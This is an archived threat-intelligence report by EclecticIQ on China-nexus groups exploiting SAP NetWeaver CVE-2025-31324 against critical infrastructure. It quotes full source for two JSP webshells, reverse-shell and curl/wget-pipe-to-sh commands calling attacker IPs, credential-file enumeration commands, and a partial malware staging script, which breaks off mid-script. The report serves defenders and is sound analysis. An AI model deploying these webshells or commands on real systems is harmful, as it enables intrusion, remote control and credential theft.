
# China-Nexus Nation State Actors Exploit SAP NetWeaver (CVE-2025-31324) to Target Critical Infrastructures

Archived: 2026-04-05 12:42:53 UTC

## Executive Summary

EclecticIQ analysts assess with high confidence that, in April 2025, China-nexus nation-state APTs (advanced persistent threat) launched high-temp exploitation campaigns against critical infrastructure networks by targeting SAP NetWeaver Visual Composer. Actors leveraged CVE-2025-31324 [1], an unauthenticated file upload vulnerability that enables remote code execution (RCE). This assessment is based on a publicly exposed directory (opendir) found on attacker-controlled infrastructure, which contained detailed event logs capturing operations across multiple compromised systems.




EclecticIQ analysts link observed SAP NetWeaver intrusions to Chinese cyber-espionage units including UNC5221 [2], UNC5174 [3], and CL-STA-0048 [4] based on threat actor tradecrafts patterns. Mandiant and Palo Alto researchers assess that these groups connect to China's Ministry of State Security (MSS) or affiliated private entities. These actors operate strategically to compromise critical infrastructures, exfiltrate sensitive data, and maintain persistent access across high-value networks worldwide.

## Uncategorized China-Nexus Threat Actor Scanning the Internet for CVE-2025-31324 and Upload Webshells

EclecticIQ analysts assess with high confidence that, a very likely China-nexus threat actor is conducting a widespread internet scanning and exploitation campaign against SAP NetWeaver systems. Threat actor–controlled server hosted at

IP address 15.204.56[.]106 exposed the scope of the SAP NetWeaver intrusions [5].





*Figure 2 - Attacker controlled C2 Server with OpenDir.*

Threat actor hosted an openly accessible directory (opendir) on their server, which contained two result files generated using Nuclei—a mass reconnaissance tool used to scan the internet for vulnerable SAP NetWeaver instances.

These files documented both the identification of exposed systems and successful exploitation attempts, offering insight into the attacker's victimology:

- **CVE-2025-31324-results.txt** — documenting 581 SAP NetWeaver instances compromised and backdoored with Webshell.
- **服务数据_20250427_212229.txt** — Simplified Chinese–named (“service data”) file listing 1,800 domains running SAP NetWeaver, suggesting targets for future exploitation.

EclecticIQ analysts assess with high confidence that, the Chinese-language file names and attacker tradecraft across the compromised infrastructure reinforce attribution to a Chinese-speaking operator.

The exposed open-dir infrastructure reveals confirmed breaches and highlights the group’s planned targets, offering clear insight into both past and future operations.

EclecticIQ analysts confirmed the presence of two Webshells - deployed after post-exploitation to maintain persistence remote access into victim SAP systems:

**1. coreasp.js  coreasp.js** [6]**:**

```
< %!public byte[] A8D5m(byte[] s, boolean m) {
    try {
        javax.crypto.Cipher B3l5pP = javax.crypto.Cipher.getInstance("AES/ECB/PKCS5Padding");
        B3l5pP.init(m ? 1 : 2, (javax.crypto.spec.SecretKeySpec) Class.forName(
        "javax.crypto.spec.SecretKeySpec").getConstructor(byte[].class, String.class).
        newInstance("693e1b581ad84b87".getBytes(), "AES"));
        byte[] result = (byte[]) B3l5pP.getClass().getDeclaredMethod("doFinal", new Class[] {
            byte[].class
        }

        ).invoke(B3l5pP, new Object[] {
            s
        }

        );
        return result;
    } catch (Exception e) {
        return null;
    }
```

*Figure 3 - Coreasp Webshell source code.*

- Uses AES/ECB encryption to receive and return data in encrypted form evading network base detection.
- Capable of interactive remote command execution.
- Uses a hardcoded key (693e1b581ad84b87) to decrypt payloads received via HTTP POST requests.
- Dynamically defines and loads Java classes in memory using reflection, allowing fileless code execution.
- Stores the in-memory class in an HTTP session attribute (ti) to persist the backdoor across requests.
- Does not log to disk, reducing forensic footprint and making detection through file I/O nearly impossible.
- Closely resembles Behinder/冰蝎 v3 [7], a well-known post-exploitation toolkit used by Chinese-speaking threat actors.

2.*Forwardsap.js* **forwardsap.jsp** [8]*:*

```
<%@ page import="java.util.*,java.io.*"%>
<%
if (request.getParameter("cmdhghggghhdd") != null) {
        out.println("<pre>");
        out.println("Command: " + request.getParameter("cmdhghggghhdd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmdhghggghhdd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
        }
        out.println("</pre>");
    }
%>
```

*Figure 4 - Forwardsap Webshell source code*

- Accepts system commands via a query parameter named cmdhghggghhdd.
- Executes remote commands using Runtime.getRuntime().exec() and returns output to the browser.
- Outputs command results in <pre> format, making it easy to view responses in the web UI.
- Small and lightweight (≈20 lines of code), making it ideal for quick access or troubleshooting.
- Likely used as a fallback shell if the encrypted channel fails or is blocked.

- Exposes system-level functionality with no authentication or obfuscation, posing immediate risk if discovered.

EclecticIQ analysts observed these Webshells in exploited systems that were uploaded to SAP NetWeaver systems after a POST request to the API endpoint:

- /developmentserver/metadatauploader

## Victimology Pattern Reveals Strategic Focus on Essential Services and Government Entities

Analysis of the open-dir infrastructure reveals a targeted campaign against critical sectors across multiple countries. The threat actor's victim selection is a strategic focus on essential services and government entities, as detailed below:

**United Kingdom**

- Critical natural gas distribution networks
- Water & integrated waste management utilities

**United States**

- Advanced medical device manufacturing plants
- Upstream oil and gas exploration and production companies

**Saudi Arabia**

- Government ministries responsible for investment strategy and financial regulation

While many of the compromised entities are in the private sector, their functions such as delivering water to households, distributing energy, or producing advanced medical technologies are essential to public welfare and national resilience.

Persistence backdoor access to these systems provides a foothold for China-aligned APTs, potentially enabling strategic objectives of the People’s Republic of China (PRC), including military, intelligence, or economic advantage.

The compromised SAP systems are also highly connected to internal network of the industrial control system (ICS) which is poses lateral movement risks, that potentially cause service disruption to long-term espionage.

## CL-STA-0048 Activity: Interactive Reverse Shell and DNS Beaconing on SAP Environments

On April 28, 2025, EclecticIQ analysts observed command-and-control (C2) traffic originating from compromised SAP NetWeaver systems. The traffic was directed to IP address 43.247.135[.]53, which resolved to CL-STA-0048 threat actor linked domain name sentinelones[.]com [9], indicating an active communication channel between breached enterprise infrastructure and the attacker's C2 infrastructure [10].

CL-STA-0048, a Chinese state-backed APT tracked by Unit 42, has a consistent track record of targeting strategic sectors across South Asia. EclecticIQ analysts assess with high confidence that this group is likely behind observed

SAP NetWeaver intrusions. This assessment is based on overlaps in in post-exploitation tactics, such as using the ping command for DNS beaconing and shared infrastructure.





*Figure 5 - Link analysis with report from Palo Alto Unit42 researchers.*

Analysts observed multiple reverse shell attempts over TCP port 10443 directed at 43.247.135[.]53, including payloads such as:





*Figure 6 - Network Event logs showing command execution.*

- /bin/bash -i >& /dev/tcp/43.247.135[.]53/10443 0>&1
- curl http://43.247.135[.]53:10443

Threat actors use these malicious commands to establish interactive C2 sessions with direct reverse shell access.

EclecticIQ analysts assess with medium confidence that China-nexus group CL-STA-0048, is also likely linked to activities observed by Fortinet on October 11, 2024 [11].

According to network event logs (Figure 6), EclecticIQ analysts assess with medium confidence that threat actor CL-STA-0048 likely initiated DNS-based beaconing at 08:50:34 AM. The actor sent a ping command to a subdomain of *.oastify.com, just 94 seconds after executing a reverse shell bash command via HTTP to C2 IP address 43.247.135[.]53 at 08:49:00 AM.

**Observed Command:**

- ping -c 1 aaa.ki6zmfw3ps8q14rfbfczfq5qkhq8e12q.oastify.com

This command triggered DNS A record resolution—likely a tactic to verify successful exploitation.

**Resolved IPs via DNS:**





*Figure 7 - Resolved IP address in DNS A record.*

- 54.77.139[.]23 (oastify[.].com subdomains)
- 3.248.33[.]252 (Threat actor IP interacting with Webshell – per Fortinet)

The observed IP addresses in SAP NetWeaver intrusions are also linked to Fortinet's report, which identifies both IPs as part of the infrastructure used in exploiting Ivanti CSA vulnerabilities (CVE-2024-8963 & CVE-2024-9380) [12].

## Enumeration Techniques Observed in SAP NetWeaver Intrusions

Following initial compromise via CVE-2025-31324, the Chinese-nexus threat actors conducted reconnaissance on infected SAP NetWeaver hosts by executing remote Linux commands using Webshells.

Analysis of nearly 5,000 malicous commands executed across multiple victims clearly indicates that the threat actor performed network-level discovery and mapped SAP-specific applications. The actor's goal was to identify backup details and use these metedata for lateral movement.

In most of the incidents, threat actors performed network discovery using commands like arp -a and by parsing /etc/hosts. Their goal was to identify nearby systems that could serve as pivots for lateral movement, including targets within cloud-connected infrastructure like AWS workloads and Entra ID (formerly Azure AD) identities.

The following table summarizes observed enumeration goals, techniques, and tools:

| Enumeration Goal | Commands | MITRE ATT&CK |
|---|---|---|
| **Host & OS discovery** – identify operating system, kernel, architecture | uname -a, systeminfo, cmd /c ver | T1082 System Information Discovery |
| **File-system reconnaissance** – locate writable paths, SAP install trees | ls, dir, df -a, pwd | T1083 File & Directory Discovery |
| **SAP application enumeration** – map NetWeaver/J2EE layout, verify exploit path | ls …/apps/sap.com/irj/…, cat /usr/sap/, serverInfo, echo CVE-2025-31324-VULNERABLE | T1518.001 Software Discovery (custom-app focus) |
| **Network configuration & reachability** – discover interfaces and routes | ip add, arp -a, ifconfig, ipconfig, netstat -an | T1049 Network Discovery |
| **User & privilege context** – confirm account level | whoami, id, net user | T1033 Account Discovery |
| **Process & service inventory** – see running tasks for evasion or injection points | ps aux, tasklist, sc query | T1057 Process Discovery |
| **Log & session history** – spot defender activity, pivot users | last -n 30, who, quser | T1087.002 User Account Discovery |
| **Credential & account files** – harvest local hashes | cat /etc/passwd, cat /etc/shadow | T1003.008 OS Credential Dumping /etc/passwd and /etc/shadow |

*Figure 8 – Enumeration commands executed in victim system.*

According to results from attacker infrastructure, many compromised systems were running on VMware ESXi hypervisors. These systems were directly connected to the internal network of the business without any segmentation or firewall, further increasing the risk of potential lateral movement attacks that could increase the impact of the SAP NetWeaver intrusions.

## KrustyLoader Delivered via Threat Actor-Controlled AWS S3 Buckets

EclecticIQ analysts identified a intrusion pattern involving the deployment of KrustyLoader [13]. China-nexus APT leveraged a Webshell at /irj/helper.jsp to execute arbitrary remote commands and initiate the malware delivery process in compromised SAP NetWeaver systems.





*Figure 9 – EclecticIQ TIP graph analysis showing links to different intrusions and their links into threat actors.*

The attackers leveraged Linux Bash one-liners to retrieve and decode a base64-encoded KrustyLoader payload hosted on attacker-controlled Amazon S3 buckets. Using built-in system utilities such as curl and wget, they downloaded the KrustyLoader, enabling its execution while evading traditional security filters by abusing trusted AWS infrastructure.

**Identified Amazon S3 Domains Hosting KrustyLoader:**

- applr-malbbal.s3.ap-northeast-2.amazonaws[.]com
- abode-dashboard-media.s3.ap-south-1.amazonaws[.]com (Also observed by Volexity in January 18,2024 [14])
- brandnav-cms-storage.s3.amazonaws[.]com


*Figure 10 – Downloading malicious payload from remote host.*

Network telemetry logs in Figure 10, confirmed repeated outbound connections to these domains, confirming the role of Amazon S3 in the malware delivery chain. Threat actors abused the legitimate AWS cloud service to mask its malicious activity and evade detection.

KrustyLoader is a Rust-based malware loader designed to deliver Sliver backdoors in post-exploitation scenarios [15].

Industry researchers initially identified KrustyLoader following the exploitation of Ivanti ConnectSecure VPN zero-days (CVE-2024-21887 and CVE-2023-46805). These intrusions were attributed to threat actor clusters (per Volexity) [16] and UNC5221 (per Mandiant) [17]. Available evidence does not conclusively attribute KrustyLoader itself to UNC5221.

KrustyLoader's purpose is to evade detection while reliably maintaining persistence across compromised Linux systems. Once deployed, KrustyLoader executes a series of anti-analysis and environmental checks before proceeding:

- Reads and deletes its own binary to reduce forensic visibility.
- Verifies it is executing from the /tmp/ directory and aborts otherwise.
- Performs anti-debugging checks, including scanning for debugger strings (e.g., gdb, lldb) in /proc/self/exe.
- Exits early if the process parent ID equals 1 or if specific temporary files are missing.

If these conditions are met, the loader decrypts a hardcoded staging URL using a three-step obfuscation chain—hex decoding, XOR transformation, and AES-128-CFB decryption. It then retrieves an encrypted payload, writes it to a file in /tmp/, marks it executable, and launches it.

KrustyLoader serves four strategic functions in an attacker's arsenal:

- **Delivering second-stage payloads** like Sliver
- **Establishing persistence** by evading common analysis and sandbox triggers
- **Executing arbitrary shell commands** in a post-exploitation environment
- **Maintaining C2 communication** via attacker-controlled infrastructure

Its use of the Rust programming language introduces inherent obfuscation due to static linking, stripped symbols, and complex control flows—complicating reverse engineering efforts.

## UNC5174 Activity: Deploying SNOWLIGHT Downloader to Execute VShell Remote Access Trojan (RAT)

EclecticIQ analysts assess with high confidence that the threat actor UNC5174 is very likely actively exploiting vulnerable SAP NetWeaver systems to deploy a multi-stage malware chain involving the SNOWLIGHT downloader [18], a GO based Remote Access Trojan (RAT) malware called VShell [19] and GOREVERSE [20] a backdoor

operates over Secure Shell (SSH). Google threat researchers linked UNC5174 to the Chinese threat nexus, identifying it as an initial access broker and likely associated with the Ministry of State Security (MSS).

EclecticIQ observed that on Apr 28, 2025, UNC5174 very likely deployed a Webshell in SAP NetWeaver to execute a Bash command via the endpoint helper.jsp.

```
[3:41:34 PM] - 172.25.0.14 : GET /irj/helper.jsp?cmd=(curl -fsSL -m180 http://103.30.76.206:443/slt || wget -T180 -q
http://103.30.76.206:443/slt)|sh HTTP/1.1 → 500 (842 bytes)
[3:41:37 PM] - 172.25.1.17 : POST /RESTAdapter/gettoken HTTP/1.0 → 200 (118 bytes)
[3:41:42 PM] - 172.25.0.14 : GET /irj/helper.jsp?cmd=(curl -fsSL -m180 http://103.30.76.206:443/slt || wget -T180 -q
http://103.30.76.206:443/slt)|sh HTTP/1.1 → 500 (842 bytes)
[3:41:45 PM] - 172.25.0.14 : GET / HTTP/1.1 → 302 (0 bytes)
[3:41:50 PM] - 172.25.0.14 : GET /irj/helper.jsp?cmd=pwd HTTP/1.1 → 200 (217 bytes)
[3:41:52 PM] - 172.25.1.17 : POST /RESTAdapter/getecollectiondata HTTP/1.0 → 200 (368 bytes)
[3:42:07 PM] - 172.25.0.14 : GET / HTTP/1.1 → 302 (0 bytes)
[3:42:23 PM] - 172.25.0.14 : GET /irj/helper.jsp?cmd=find /usr/sap/ -name '*helper.jsp*' > /tmp/1.txt 2> /dev/null HTTP/1.1 → 200 (237
bytes)
[3:42:25 PM] - 172.25.0.14 : GET / HTTP/1.1 → 302 (0 bytes)
[3:42:31 PM] - 172.25.0.14 : GET / HTTP/1.1 → 302 (0 bytes)
[3:42:37 PM] - 172.25.0.14 : GET /irj/helper.jsp?cmd=ls -al /usr/sap/BPP/J00/j2ee/ HTTP/1.1 → 200 (490 bytes)
[3:42:44 PM] - 172.25.0.14 : GET /irj/helper.jsp?cmd=cat /tmp/1.txt HTTP/1.1 → 200 (190 bytes)
```

*Figure 11 - Downloading malicious bash script from remote host.*

- GET /irj/helper.jsp?cmd=(curl -fsSL -m180 http://103.30.76.206:443/slt || wget -T180 -q http://103.30.76.206:443/slt)|sh

The Bash script downloads and executes another shell script named SLT.sh. This script identifies the system architecture of the compromised host and downloads the appropriate SNOWLIGHT binary using available tools such as curl, wget, or python.

```
export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin
mkdir -p /tmp
cd /tmp
touch /usr/local/bin/writeablex >/dev/null 2>&1 && cd /usr/local/bin/
touch /usr/libexec/writeablex >/dev/null 2>&1 && cd /usr/libexec/
touch /usr/bin/writeablex >/dev/null 2>&1 && cd /usr/bin/
rm -rf /usr/local/bin/writeablex /usr/libexec/writeablex /usr/bin/writeablex
export PATH=$PATH:$(pwd)

l64="103.30.76.206:443/?h=103.30.76.206&p=443&t=tcp&a=l64&stage=true"
l32="103.30.76.206:443/?h=103.30.76.206&p=443&t=tcp&a=l32&stage=true"
a64="103.30.76.206:443/?h=103.30.76.206&p=443&t=tcp&a=a64&stage=true"
a32="103.30.76.206:443/?h=103.30.76.206&p=443&t=tcp&a=a32&stage=true"

v="e34d99fctcp"
rm -rf $v

ARCH=$(uname -m)
if [ ${ARCH}x = "x86_64x" ]; then
    (curl -fsSL -m180 $l64 -o $v||wget -T180 -q $l64 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l64'", "'$v'")')
elif [ ${ARCH}x = "i386x" ]; then
